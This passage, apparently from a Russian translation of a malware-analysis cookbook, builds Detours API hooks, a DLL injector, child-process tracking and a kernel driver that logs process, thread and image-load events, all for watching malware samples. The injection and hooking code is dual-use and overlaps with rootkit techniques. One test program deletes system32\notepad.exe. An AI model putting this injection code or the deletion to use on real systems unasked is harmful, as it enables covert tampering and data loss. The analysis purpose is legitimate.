4. Скопируйте заголовочный файл Detours `$DTHOME\include\detours.h` и файлы библиотек `$DTHOME\lib\detours.lib` и `$DTHOME\lib\detoured.lib` в каталог проекта Visual Studio. В примере для них создан общий каталог, доступный другим проектам того же решения: `C:\Documents and Settings\Administrator\My Documents\Visual Studio 2008\Projects\DetoursHooks\Shared`.

5. Измените `dllmain.cpp`, подключив заголовочный файл `detours.h` и библиотеки `detours.lib` и `detoured.lib`.

```
#include <windows.h>
#include <stdio.h>
#include "..\\Shared\\detours.h"

#pragma comment (lib, "..\\Shared\\detours.lib")
#pragma comment (lib, "..\\Shared\\detoured.lib")
```

6. Для каждой перехватываемой функции создайте переменную целевого указателя, хранящую адрес неизменённого API, и функцию-перехватчик, то есть собственный код. Прототип перехватываемой функции должен совпадать с определённым в заголовочных файлах Windows или показанным в MSDN. Следующий пример для `DeleteFileA` копирует удаляемый файл в выбранный каталог архива `C:\archive`.

```
// целевой указатель на неизменённый API
static BOOL (WINAPI *RealDeleteFileA)(LPCSTR) = DeleteFileA;

// функция-перехватчик
BOOL WINAPI HookDeleteFileA(LPCSTR lpFileName)
{
    // сохранить последнюю ошибку
    DWORD dwLastError = GetLastError();

    // проверить допустимость параметра
    if (lpFileName != NULL && strrchr(lpFileName, '\\') != NULL)
    {
        // выделить память для имени скопированного файла
        PCHAR lpNewFile = new CHAR[MAX_PATH*2];
        if (lpNewFile != NULL)
        {
            sprintf_s(lpNewFile,
                      MAX_PATH,
                      "c:\\archive\\%s",
                      strrchr(lpFileName, '\\') + 1);
            // скопировать удаляемый файл в архив
            printf("Copy %s => %s\n", lpFileName, lpNewFile);
            CopyFileA(lpFileName, lpNewFile, FALSE);
            delete[] lpNewFile;
        }
    }

    // восстановить последнюю ошибку
    SetLastError(dwLastError);
    return RealDeleteFileA(lpFileName);
}
```

7. В DLL необходимо добавить хотя бы одну экспортируемую функцию. Она может быть совершенно пустой. Это требование API Detours; для других библиотек перехвата этот шаг не нужен.

```
extern "C" __declspec(dllexport) void DummyFunc(void)
{
    return;
}
```

8. Измените функцию `DllMain`, чтобы при загрузке DLL процессом устанавливались перехваты, а при выгрузке снимались. Для этого применяются соответственно `DetourAttach` и `DetourDetach`. Например:

```
BOOL APIENTRY DllMain(HMODULE hModule,
                      DWORD   dwReason,
                      LPVOID  lpReserved)
{
    // установить перехваты
    if (dwReason == DLL_PROCESS_ATTACH)
    {
        DetourTransactionBegin();
        DetourUpdateThread(GetCurrentThread());
        DetourAttach(&(PVOID&)RealDeleteFileA, HookDeleteFileA);
        DetourTransactionCommit();
    }

    // снять перехваты
    else if (dwReason == DLL_PROCESS_DETACH)
    {
        DetourTransactionBegin();
        DetourUpdateThread(GetCurrentThread());
        DetourDetach(&(PVOID&)RealDeleteFileA, HookDeleteFileA);
        DetourTransactionCommit();
    }
    return TRUE;
}
```

9. В Visual Studio выберите **Build > Build Solution**. Если ошибок нет, в каталоге Debug или Release появится скомпилированная DLL, названная по проекту, в нашем случае `DetoursHooks.dll`.

Создание программы внедрения DLL

Теперь созданную DLL нужно поместить внутрь наблюдаемого процесса. Если целевой процесс уже выполняется, DLL можно внедрить несколькими способами, рассмотренными в главе 13. Если требуется создать новый процесс, например образец вредоносной программы, и внедрить DLL при запуске, до выполнения любого вредоносного кода, используйте описанный далее метод.

1. Добавьте новый проект в существующее решение Visual Studio. Так всеми проектами можно управлять в одном месте и компилировать их одновременно. В **Solution Explorer** щёлкните правой кнопкой имя существующего проекта, например `DetoursHooks`, и выберите **Add > New Project**, как показано на рисунке 9-12. Назовите программу внедрения; в примере используется `DetoursInjection`, затем нажмите **Finish**.

2. Добавьте в новый проект заголовочные файлы и библиотеки Detours. Код должен в точности совпадать с кодом шага 5 создания DLL.




Рисунок 9-12. Добавление нового проекта в Visual Studio

3. Используйте в программе внедрения `DetourCreateProcessWithDll`. Следующий простой пример принимает имя DLL и путь к выполняемому процессу. Всё, что указано в командной строке после имени процесса, передаётся создаваемому процессу как аргументы. Для простоты предполагается, что `DetoursHooks.dll` и `detoured.dll` находятся в одном каталоге с программой внедрения.

```
int _tmain(int argc, _TCHAR* argv[])
{
    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    LPTSTR szCmdLine = NULL;
    CHAR   szDllName[MAX_PATH];
    CHAR   szDetouredDll[MAX_PATH];
    BOOL   bStatus;

    if (argc < 3)
    {
        _tprintf(_T("\nUsage: %s <DLL> <PROCESS [ARGS]>\n"), argv[0]);
        return -1;
    }

    if ((szCmdLine = GetArguments()) == NULL)
    {
        _tprintf(_T("Failed to parse command line!\n"));
        return -1;
    }

    GetCurrentDirectoryA(MAX_PATH, szDetouredDll);
    GetCurrentDirectoryA(MAX_PATH, szDllName);

    strcat_s(szDetouredDll, MAX_PATH, "\\detoured.dll");
    strcat_s(szDllName, MAX_PATH, "\\");

#ifdef _UNICODE
    WideCharToMultiByte(CP_ACP, 0, argv[1], -1,
        szDllName+strlen(szDllName),
        MAX_PATH, NULL, NULL);
#else
    strcat_s(szDllName, MAX_PATH, argv[1]);
#endif

    memset(&si, 0, sizeof(si));
    si.cb = sizeof(si);

    bStatus = DetourCreateProcessWithDll(
        NULL,      // имя приложения
        szCmdLine, // полная командная строка и аргументы
        NULL,      // атрибуты процесса
        NULL,      // атрибуты потока
        FALSE,     // наследовать дескрипторы
        0,         // флаги создания
        NULL,      // среда
        NULL,      // текущий каталог
        &si,       // сведения о запуске
```

```
            &pi,       // сведения о процессе
            szDetouredDll, // путь к detoured.dll
            szDllName, // путь к внедряемой DLL
            NULL);     // стандартный API CreateProcess

        if (bStatus) {
            _tprintf(_T("Created process PID %d!\n"), pi.dwProcessId);
        } else {
            _tprintf(_T("Error creating process!\n"));
        }

        return 0;
    }
```

4. Выберите в Visual Studio **Build > Build Solution**. Теперь в каталоге Debug или Release должны находиться `DetoursHooks.dll` и `DetoursInjector.exe`. Скопируйте туда же `$DTHOME\detoured.dll`.

Проверка перехватов

Перед применением к настоящей вредоносной программе перехваты полезно проверить. Чтобы создать проверочную программу, выполните следующие действия:

1. Как и прежде, добавьте в существующее решение новый проект. В примере он называется `TestProject`.

2. Вызовите из этой программы функции API, перехватываемые DLL. Пример проверочной программы:

```
#include <windows.h>

int _tmain(int argc, _TCHAR* argv[])
{
    DeleteFileA("C:\\windows\\system32\\notepad.exe");
    return 0;
}
```

3. Выберите в Visual Studio **Build > Build Solution**. Убедитесь, что в каталоге Debug или Release появился `TestProject.exe`.

4. Выполните проверочную программу под воздействием DLL перехвата API. Следующий вывод показывает, что все программы собраны в одном месте, а каталог `C:\archive` сначала пуст. После проверки он содержит копию `notepad.exe`, который проверочная программа пыталась удалить.

```
C:\Test>dir
 Volume in drive C has no label.
 Volume Serial Number is B09B-EE95

 Directory of C:\Test

05/17/2010  07:58 PM    <DIR>          .
05/17/2010  07:58 PM    <DIR>          ..
10/15/2009  06:38 PM             4,096 detoured.dll
05/17/2010  07:34 PM           218,624 DetoursHooks.dll
05/17/2010  07:34 PM           226,816 DetoursInjector.exe
05/17/2010  07:34 PM            30,720 TargetProject.exe
               4 File(s)        480,256 bytes
               2 Dir(s)  12,360,187,904 bytes free

C:\Test>dir C:\archive
 Volume in drive C has no label.
 Volume Serial Number is B09B-EE95

 Directory of C:\archive
```

```
05/17/2010  07:24 PM    <DIR>          .
05/17/2010  07:24 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  12,360,187,904 bytes free

C:\Test>DetoursInjector.exe

Usage: DetoursInjector.exe <DLL> <PROCESS [ARGS]>

C:\Test>DetoursInjector.exe DetoursHooks.dll TargetProject.exe
Created process PID 920!
Copying C:\windows\system32\notepad.exe => c:\archive\notepad.exe

C:\Test>dir C:\archive
 Volume in drive C has no label.
 Volume Serial Number is B09B-EE95

 Directory of C:\archive

05/17/2010  07:59 PM    <DIR>          .
05/17/2010  07:59 PM    <DIR>          ..
05/14/2010  04:28 PM            69,120 notepad.exe
               1 File(s)         69,120 bytes
               2 Dir(s)  12,360,097,792 bytes free
```

Рецепт 9-9. Сопровождение дочерних процессов монитором API

Вредоносные программы часто создают новые процессы. Новый процесс может быть сброшен или загружен вредоносной программой либо представлять собой экземпляр существующей программы, например Internet Explorer или `cmd.exe`. Такие процессы также необходимо сопровождать и наблюдать за ними, иначе будет зарегистрирована только часть поведения вредоносной программы. Рекурсивное внедрение DLL в новые процессы - одна из наиболее востребованных возможностей монитора API. В этом рецепте описаны методы сопровождения новых процессов.

Перехват API создания процессов

Многие пользователи перехватывают функции API создания процессов, например `CreateProcessW`, и добавляют код внедрения DLL во вновь созданный процесс. Пример этого метода:

```
static BOOL (WINAPI *RealCreateProcessW)(
    LPCWSTR, LPWSTR,
    LPSECURITY_ATTRIBUTES,
    LPSECURITY_ATTRIBUTES,
    BOOL, DWORD, LPVOID, LPCWSTR,
    LPSTARTUPINFOW,
    LPPROCESS_INFORMATION) = CreateProcessW;

BOOL WINAPI HookCreateProcessW(LPCWSTR lpApplicationName,
    LPWSTR lpCommandLine,
    LPSECURITY_ATTRIBUTES lpProcessAttributes,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    BOOL bInheritHandles,
    DWORD dwCreationFlags,
    LPVOID lpEnvironment,
    LPCWSTR lpCurrentDirectory,
    LPSTARTUPINFOW lpStartupInfo,
    LPPROCESS_INFORMATION lpProcessInformation)
{
    DWORD dwLastError = GetLastError();
    BOOL  bResult = FALSE;
    CHAR  szDetouredDll[MAX_PATH];
    CHAR  szDllName[MAX_PATH];
```

```
    HMODULE hMod1 = NULL, hMod2 = NULL;

    // получить полный путь к DLL detours
    hMod1 = GetModuleHandleA("detoured.dll");
    GetModuleFileNameA(hMod1, szDetouredDll, MAX_PATH);

    // получить полный путь к DLL перехвата
    GetModuleHandleEx(
        GET_MODULE_HANDLE_EX_FLAG_FROM_ADDRESS,
        (LPCTSTR)&HookCreateProcessW,
        &hMod2);
    GetModuleFileNameA(hMod2, szDllName, MAX_PATH);

    // направить создание нового процесса через API detours
    bResult = DetourCreateProcessWithDll(
        lpApplicationName,
        lpCommandLine,
        lpProcessAttributes,
        lpThreadAttributes,
        bInheritHandles,
        dwCreationFlags,
        lpEnvironment,
        lpCurrentDirectory,
        lpStartupInfo,
        lpProcessInformation,
        szDetouredDll,
        szDllName,
        (PDETOUR_CREATE_PROCESS_ROUTINEW)RealCreateProcessW);

    SetLastError(dwLastError);
    return bResult;
}
```

В большинстве случаев этот приём работает, но процессов может создавать множество функций API. На рисунке 9-13 показаны связи между 12 функциями API пользовательского режима из четырёх DLL: `kernel32.dll`, `shell32.dll`, `advapi32.dll` и `ntdll.dll`. Можно перехватить их все, но это весьма трудоёмко. Можно перехватить только `NtCreateProcessEx`, но тогда теряется часть контекста: например, нельзя будет легко определить, вызвала ли вредоносная программа сначала `WinExec` или `ShellExecuteA`. В зависимости от цели можно согласиться либо с дополнительной работой по перехвату всех функций, либо с потерей контекста высокого уровня. Кроме того, процессы могут создаваться особыми функциями API, такими как `CreateProcessWithLogonW` и `CreateProcessWithTokenW`, использующими RPC. В этих случаях одну из функций создания процесса вызывает сервер RPC, а не процесс с загруженной DLL наблюдения.




Figure 9-13: Possible API functions for creating processes

Рисунок 9-13. Возможные функции API для создания процессов

> **Примечание.** Один встречавшийся авторам альтернативный способ создания процесса задействовал Microsoft Word. Вредоносная программа вызывала `CoCreateInstance` с CLSID `Word.Application`, заставляя `svchost.exe`, выполняющий службу DcomLaunch (DCOM Server Process Launcher), создать процесс `WINWORD.EXE`. Затем она автоматизировала выполнение сценария VB внутри Word. Сценарий VB запускал сброшенный вредоносной программой процесс, который становился дочерним процессом `WINWORD.EXE`. Этот пример показывает, почему нельзя рассчитывать сопровождать процессы только перехватом функций API.

Применение AppInit_DLLs

Вместо отдельного перехвата API создания процессов можно использовать значение реестра `AppInit_DLLs` в ключе `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows`. Если ввести разделённые пробелами или запятыми пути к DLL, как показано на рисунке 9-14, новые процессы будут загружать DLL в указанном порядке.




Рисунок 9-14. Загрузка DLL посредством AppInit_DLLs

Недостаток `AppInit_DLLs` в том, что DLL загружаются только в процессы, которые также загружают `user32.dll`. Это делают все приложения с графическим интерфейсом и большинство образцов вредоносных программ, но некоторые программы командной строки не делают. Поэтому вредоносная программа всё ещё может создать процесс, который не удастся сопроводить и наблюдать.

Альтернативные методы

Другой метод состоит в регистрации в ядре функции обратного вызова создания процесса, как описано в рецепте 9-10. Тогда создание нового процесса вредоносной программой обнаруживается независимо от способа. В рецепте 8-9 также показано автоматическое внедрение DLL в новые процессы посредством Sandboxie.

Рецепт 9-10. Перехват событий создания процессов, потоков и загрузки образов

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Процедура уведомления - функция обратного вызова, которую система выполняет при определённых событиях. В этом рецепте рассматриваются создание процессов и потоков и загрузка образов. В последние годы вредоносные программы с компонентами руткитов, такие как Mebroot[10], BlackEnergy v2[11], Rustock[12] и TDL3[13], эксплуатировали процедуры уведомления. Полезная нагрузка таких руткитов обычно заставляет новые процессы загружать вредоносную DLL, немедленно завершает процесс после запуска для противодействия отладке и обнаружению либо переключает SSDT нового потока на альтернативную таблицу (см. рецепт 17-6).

Применение процедур уведомления

Процедуры уведомления имеют и законные применения. Многие антивирусные продукты регистрируют функции обратного вызова, проверяющие процессы на вредоносные строки, инструкции и известные сигнатуры. Так антивирус может предотвратить выполнение процесса или загрузку заражённой DLL. Другое законное применение - монитор событий для динамического анализа вредоносной программы. В этом рецепте показана реализация драйвера, который предупреждает о любых системных событиях во время выполнения образца. Следующие прототипы описывают функции API, применяемые драйверами для регистрации. Все необходимые заголовочные файлы входят в Windows Driver Kit (WDK).

```
NTSTATUS PsSetCreateProcessNotifyRoutine(
    IN PCREATE_PROCESS_NOTIFY_ROUTINE NotifyRoutine,
    IN BOOLEAN Remove
```

```
);

NTSTATUS PsSetCreateThreadNotifyRoutine(
    IN PCREATE_THREAD_NOTIFY_ROUTINE NotifyRoutine
);

NTSTATUS PsSetLoadImageNotifyRoutine(
    IN PLOAD_IMAGE_NOTIFY_ROUTINE NotifyRoutine
);
```

Первый параметр каждой функции API - указатель на пользовательскую функцию обратного вызова указанного типа. Прототипы функций обратного вызова:

```
VOID (*PCREATE_PROCESS_NOTIFY_ROUTINE)(
    IN HANDLE ParentId,
    IN HANDLE ProcessId,
    IN BOOLEAN Create);

VOID (*PCREATE_THREAD_NOTIFY_ROUTINE)(
    IN HANDLE ProcessId,
    IN HANDLE ThreadId,
    IN BOOLEAN Create);

VOID (*PLOAD_IMAGE_NOTIFY_ROUTINE)(
    IN PUNICODE_STRING FullImageName,
    IN HANDLE ProcessId,
    IN PIMAGE_INFO ImageInfo);
```

Для процедур уведомления действуют следующие правила:

• **Создание процесса.** При создании процесса функция обратного вызова выполняется в контексте потока, создавшего новый процесс. Параметры `ProcessId` и `ParentId` определяют процесс и его родителя.
• **Создание потока.** При создании потока функция обратного вызова выполняется в контексте потока, создавшего новый поток. Параметр `ThreadId` определяет идентификатор нового потока.
• **Загрузка образа.** Функция обратного вызова вызывается при каждой загрузке или отображении исполняемого образа в память. Образы загружаются при отображении основного исполняемого файла процесса, загрузке DLL процессом или загрузке драйвера ядра. Функция получает дисковый путь загружаемого образа и указатель на структуру `IMAGE_INFO`, содержащую базовый адрес образа в памяти и его размер.

Следующий код представляет пример драйвера, применяющего эти функции API для наблюдения:

```
#include "ntddk.h"
#include "stdio.h"

NTSTATUS DriverEntry(
    IN PDRIVER_OBJECT DriverObject,
    IN PUNICODE_STRING theRegistryPath)
{
    // инициализация драйвера...

    PsSetCreateProcessNotifyRoutine(
        (PCREATE_PROCESS_NOTIFY_ROUTINE)ProcessNotifyRoutine,
        FALSE);
    PsSetCreateThreadNotifyRoutine(
        (PCREATE_THREAD_NOTIFY_ROUTINE)ThreadNotifyRoutine);
    PsSetLoadImageNotifyRoutine(
        (PLOAD_IMAGE_NOTIFY_ROUTINE)LoadImageNotifyRoutine);

    return STATUS_SUCCESS;
}

// функция получает имя процесса по его EPROCESS
VOID GetProcessName(PCHAR pEprocess, PCHAR szProcess)
{
    strncpy(
        szProcess,
```

```
        pEprocess + g_ProcessNameOffset,
        MAX_PROCESS);

    szProcess[MAX_PROCESS] = 0;
    return;
}

// функция выполняется при запуске системой нового процесса
VOID ProcessNotifyRoutine (
    IN HANDLE   ParentId,
    IN HANDLE   ProcessId,
    IN BOOLEAN  Create)
{
    CHAR szProcess[MAX_PROCESS];
    CHAR szParent[MAX_PROCESS];
    PEPROCESS peProcess = NULL;

    memset(szProcess, 0, sizeof(szProcess));
    memset(szParent, 0, sizeof(szParent));

    GetProcessName((PCHAR)PsGetCurrentProcess(), szParent);
    PsLookupProcessByProcessId(ProcessId, &peProcess);

    if (peProcess != NULL) {
        GetProcessName((PCHAR)peProcess, szProcess);
        ObDereferenceObject(peProcess);
    }

    if (Create) {
        DbgPrint("[PROCESS START] %s (PID %d) started %s (PID %d)\n",
            szParent,
            ParentId,
            szProcess,
            ProcessId);
    }
    return;
}

// функция выполняется при загрузке процессами новых DLL
VOID LoadImageNotifyRoutine (
    IN PUNICODE_STRING FullImageName,
    IN HANDLE ProcessId,
    IN PIMAGE_INFO ImageInfo)
{
    WCHAR * ImageName = NULL;
    ULONG   Length = 0;
    CHAR    szProcess[MAX_PROCESS];

    GetProcessName((PCHAR)PsGetCurrentProcess(), szProcess);
    Length = (FullImageName->Length + 1) * sizeof(WCHAR);
    ImageName = ExAllocatePoolWithTag(NonPagedPool, Length, 'data');

    if (ImageName != NULL) {
        memset(ImageName, 0, Length);

        wcsncpy(ImageName,
            FullImageName->Buffer,
            FullImageName->Length);

        DbgPrint("[IMAGE LOAD] %s (PID %d) loaded %ws\n",
            szProcess,
            ProcessId,
            ImageName);
        ExFreePoolWithTag(ImageName, 'data');
    }

    return;
}

// функция выполняется при запуске процессами новых потоков
VOID ThreadNotifyRoutine (
```

```
    IN HANDLE   ProcessId,
    IN HANDLE   ThreadId,
    IN BOOLEAN  Create)
{
    CHAR szProcess[MAX_PROCESS];
    GetProcessName((PCHAR)PsGetCurrentProcess(), szProcess);

    if (Create) {
        DbgPrint("[THREAD START] %s (PID %d) thread started TID %d\n",
            szProcess,
            ProcessId,
            ThreadId);
    }
    return;
}
```

После загрузки драйвера можно выполнить нужный образец вредоносной программы и наблюдать за его действиями в системе. Код рецепта выводит отладочные сообщения, которые можно перехватить посредством DebugView.[14] В следующих рецептах показано, как объединить процедуры уведомления с другими приёмами динамического анализа и записывать результаты в файл. На рисунке 9-15 показаны отладочные сообщения после выполнения компонента трояна Koobface.




Рисунок 9-15. Процедуры уведомления, сработавшие при выполнении Koobface

Левый столбец DebugView содержит номер каждого отладочного сообщения. Эти номера соответствуют следующим событиям:

• **№ 14:** запуск `v2capcha.exe`. Его родитель - `explorer.exe`, поскольку `v2capcha.exe` был запущен двойным щелчком в Проводнике Windows.

• **№ 16-25:** исполняемые образы, отображённые в память вследствие запуска `v2capcha.exe`. Первая, немного сокращённая, запись № 16 содержит дисковый путь приложения `v2capcha.exe`; остальные относятся к загруженным им DLL.
• **№ 26-27:** запуск `cmd.exe` программой `v2capcha.exe`. Не имеет значения, какой API, `CreateProcess`, `ShellExecute`, `WinExec` или другой, запустил `cmd.exe`, поскольку события отслеживаются без перехвата функций пользовательского режима. Функция обратного вызова создания процесса посредством `PsLookupProcessByProcessId` получает указатель на блок EPROCESS нового процесса. Поэтому вывод драйвера легко дополнить, например, параметрами командной строки нового процесса.
• **№ 28:** завершение `v2capcha.exe`.
• **№ 29-39:** запуск `cmd.exe`; его основной исполняемый файл и DLL отображаются в память.
• **№ 40-41:** первый процесс `cmd.exe` запускает `rundll32.exe`.
• **№ 42-65:** запуск `rundll32.exe`; его основной исполняемый файл и DLL отображаются в память.
• **№ 66-67:** `cmd.exe` пытается удалить основной исполняемый файл `v2captcha.exe` и предполагаемый пакетный сценарий `captcha.bat`. Рассмотренные здесь процедуры уведомления не отвечают за наблюдение за удалением файлов; эти сведения получены методом из рецепта 9-11.

Процедуры уведомления чрезвычайно полезны для динамического анализа. События процессов и потоков, зарегистрированные Process Monitor в рецепте 9-1, также получены посредством таких процедур. Но Process Monitor не имеет открытого исходного кода, поэтому при срабатывании уведомлений нельзя выполнять собственные действия. Несколько изменений кода этого рецепта позволят драйверу активно реагировать на события, а не просто регистрировать их.

> **Примечание.** В рецепте 17-9 показано применение Volatility для обнаружения зарегистрированных функций обратного вызова в дампах памяти, поскольку руткиты часто их используют.

Сохранение данных

Одна из самых неприятных особенностей динамического анализа вредоносных программ - события развиваются настолько быстро, что иногда на них невозможно отреагировать. Как уже отмечалось, средства обнаружения изменений могут пропустить файлы или ключи реестра, удалённые до второго снимка. Аналогично, если процессы завершаются вскоре после запуска, теряется много потенциально ценных сведений, например содержимое их памяти. В этом разделе показано создание драйвера, использующего перехваты SSDT для сохранения данных; подробнее о перехватах SSDT см. рецепт 17-6. Руткиты много лет применяют тот же метод для сокрытия процессов, файлов, ключей реестра и других данных, но он пригоден и для аналитических инструментов. DVD книги содержит полный исходный код фрагментов из следующих рецептов:

• рецепт 9-11 показывает, как запретить завершение процессов перехватом `ZwTerminateProcess`;
• рецепт 9-12 показывает, как запретить удаление файлов перехватом `ZwSetInformationFile` и `ZwDeleteFile`;
• рецепт 9-13 показывает, как запретить загрузку драйверов перехватом `ZwLoadDriver` и `ZwSetSystemInformation`;
• рецепт 9-14 показывает установку и эксплуатацию модуля сохранения данных из рецептов 9-11 - 9-13.

Перехват SSDT сравнительно прост и работает не против всех образцов. На рисунке 9-16 показана связь API, обычно используемых для удаления файлов. Представленный в разделе драйвер действует только против вызовов, проходящих через SSDT, то есть сделанных программой

пользовательского режима. Если вредоносная программа загрузит собственный драйвер и напрямую вызовет `ZwDeleteFile` или `ZwSetInformationFile`, драйвер сохранения данных не сможет перехватить или предотвратить попытку. Конечно, модуль сохранения данных способен также запретить вредоносной программе загрузить собственный драйвер (рецепт 9-13), но это может существенно изменить её поведение.

В следующих обсуждениях много кода и терминов API. Полезным справочником при чтении служит http://undocumented.ntinternals.net. Вот ещё несколько инструментов, похожих на представленный модуль сохранения данных:

• Capture-BAT (http://dfrws.org/2007/proceedings/p23-seifert.pdf) - инструмент динамического анализа, ориентированный на переносимость между версиями Windows, отличными от XP. Он создаёт журналы действий, копирует удалённые файлы в указанный каталог и имеет открытый исходный код, поэтому его возможности можно расширять;
• Flypaper (https://www.hbgary.com/products-services/flypaper/) - бесплатный для некоммерческого использования инструмент HBGary с закрытым исходным кодом. Он запрещает завершение процессов и освобождение памяти и может блокировать входящий и исходящий сетевой трафик.

